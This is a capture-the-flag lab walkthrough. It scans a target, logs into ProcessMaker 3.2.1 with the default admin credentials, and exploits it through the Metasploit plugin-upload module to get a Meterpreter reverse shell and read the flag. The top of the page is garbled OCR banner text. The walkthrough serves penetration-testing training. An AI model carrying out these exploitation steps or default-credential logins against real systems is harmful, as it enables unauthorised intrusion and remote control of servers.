ATTACKDEFENSE LABS COURSES

PENTESTER ACADEMYTOOL BOX PENTESTING

JUNT WORLD-CLASS TRAINERS TRAINING HACKER

PATY RED TEAM LABS ATTACKDEFENSE LABS

TRAINING COURSES ACCESS POINT PENTESTER

TEAM LABS PENTESTY TO THE OLD OF DOLD-CLASS TRAINERS I WORLD-CLASS TRAINING COURSES PAY THE OLD OF DOLD-CLASS TRAINING THAN THE STAINING TO TEAM LAB

ATTACKDEFENSE LABS TRAINING COURSES PENTESTER ACADEM

COURSES TO LABS TRAINING COURSES PENTESTER ACADEM

COURSES TO LABS TRAINING COURSES PENTESTER ACADEM

COURSES TO LABS TRAINING THAN THE STI'

S POINT WORLD-CLASS TRAINERS TRAINING HACKER

TOOL BOX

TOOL BOX

TOOL BOX TOOL BOX WORLD-CI'

WORLD-CLASS TRAINERS TRAINING HACKER

TOOL BOX TOOL BOX WORLD-CI'

WORLD-CLASS TRAINERS RED TEAM

TRAINING CO'

PENTESTER ACADEMY TOOL BOX

TRAINING

Name	Vulnerable Process Builder
URL	https://attackdefense.com/challengedetails?cid=1947
Туре	Windows Exploitation: Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the "target" file.

Command: cat /root/Desktop/target

root@attackdefense:~# cat /root/Desktop/target Target IP Address : 10.0.0.80 root@attackdefense:~#


Step 2: Run an Nmap scan against the target IP.

Command: nmap --top-ports 65536 10.0.0.80


```
root@attackdefense:~# nmap --top-ports 65536 10.0.0.80
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-17 16:45 IST
Nmap scan report for ip-10-0-0-80.ap-southeast-1.compute.internal (10.0.0.80)
Host is up (0.0027s latency).
Not shown: 8292 closed ports
        STATE SERVICE
PORT
80/tcp
         open http
135/tcp
         open msrpc
139/tcp
         open netbios-ssn
443/tcp
         open https
445/tcp
         open microsoft-ds
3389/tcp open ms-wbt-server
5985/tcp open wsman
47001/tcp open winrm
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49164/tcp open
               unknown
49173/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 15.68 seconds
root@attackdefense:~#
```


Step 3: We have discovered that multiple ports are open. Access port 80 using firefox browser.

Command: firefox 10.0.0.80




Step 4: Target is running a ProcessMaker application. Login to the ProcessMaker application using **admin:password** credentials.






Step 5: Go to admin \rightarrow Settings \rightarrow System Information to identify the version of the ProcessMaker application.



The ProcessMaker version is 3.2.1.

Step 6: Search "processmaker 3.2.1 exploit" on google to find the vulnerability.



Step 7: Open rapid7 link:

https://www.rapid7.com/db/modules/exploit/multi/http/processmaker_plugin_upload



Step 8: The ProcessMaker 3.2.1 is vulnerable to Plugin Upload. Exploiting the target server using metasploit framework processmaker_plugin_upload exploit module.

Commands:

msfconsole
use exploit/multi/http/processmaker_plugin_upload
set RHOSTS 10.0.0.80
set PASSWORD password
exploit

```
msf5 > use exploit/multi/http/processmaker_plugin_upload
msf5 exploit(multi/http/processmaker_plugin_upload) > set RHOSTS 10.0.0.80
RHOSTS => 10.0.0.80
msf5 exploit(multi/http/processmaker_plugin_upload) > set PASSWORD password
PASSWORD => password
msf5 exploit(multi/http/processmaker_plugin_upload) > exploit

[*] Started reverse TCP handler on 10.10.0.3:4444
[*] Authenticating as user 'admin'
[*] 10.0.0.80:80 Authenticated as user 'admin'
[*] 10.0.0.80:80 Uploading plugin 'udIyyfBGXOJ' (23552 bytes)
[*] Sending stage (38288 bytes) to 10.0.0.80
[*] Meterpreter session 1 opened (10.10.0.3:4444 -> 10.0.0.80:49194) at 2020-09-17 16:47:19 +0530
[*] Deleted ../../shared/sites/workflow/files/input/udIyyfBGXOJ-tar
[*] Deleted ../../shared/sites/workflow/files/input/udIyyfBGXOJ/class.udIyyfBGXOJ.php
```

We have successfully exploited the target ProcessMaker application and received a meterpreter shell.

Step 9: Searching the flag.

Command: pwd cd / dir cat flag.txt

```
<u>meterpreter</u> > pwd
C:\Bitnami\processmaker-3.2.1-0\apps\processmaker\htdocs\workflow\public html
<u>meterpreter</u> > cd /
<u>meterpreter</u> > dir
Listing: C:\
_____
Mode
                  Size
                           Type
                                 Last modified
                                                             Name
                                 2020-09-10 15:20:33 +0530
                  0
40777/rwxrwxrwx
                           dir
                                                             $Recycle.Bin
                                 2013-06-18 17:48:29 +0530
                                                             BOOTNXT
100666/rw-rw-rw-
                  1
                           fil
40777/rwxrwxrwx
                  0
                           dir
                                 2020-09-15 18:30:06 +0530
                                                             Bitnami
100666/rw-rw-rw-
                  33
                           fil
                                 2020-09-17 16:51:28 +0530
                                                             Documents and Settings
40777/rwxrwxrwx
                  4096
                           dir
                                 2020-09-05 14:35:45 +0530
                                                             PerfLogs
                  4096
                                 2020-09-05 14:35:45 +0530
40777/rwxrwxrwx
                           dir
                                                             Program Files
                  0
                                 2020-09-05 09:16:57 +0530
40777/rwxrwxrwx
                           dir
                                                             Program Files (x86)
                  4096
                                 2020-09-10 15:20:27 +0530
40555/r-xr-xr-x
                           dir
                                                             ProgramData
40777/rwxrwxrwx
                  24576
                           dir
                                 2020-09-10 14:40:34 +0530
                                                             System Volume Information
                                                             Users
                                                             Windows
100444/r--r--r--
                  398356
                           fil
                                 2014-03-18 15:35:18 +0530
                                                             bootmgr
                                 2013-08-22 21:22:33 +0530
40777/rwxrwxrwx
                  0
                           dir
                                                             flag.txt
                  4096
                           dir
                                 2020-08-12 09:43:47 +0530
                                                             pagefile.sys
40555/r-xr-xr-x
meterpreter > cat flag.txt
d41d8cd98f00b204e9800998ecf8427e
meterpreter >
```

This reveals the flag to us.

Flag: d41d8cd98f00b204e9800998ecf8427e

References

- 1. Process Maker (https://www.processmaker.com/)
- Metasploit Module
 (https://www.rapid7.com/db/modules/exploit/multi/http/processmaker_plugin_upload)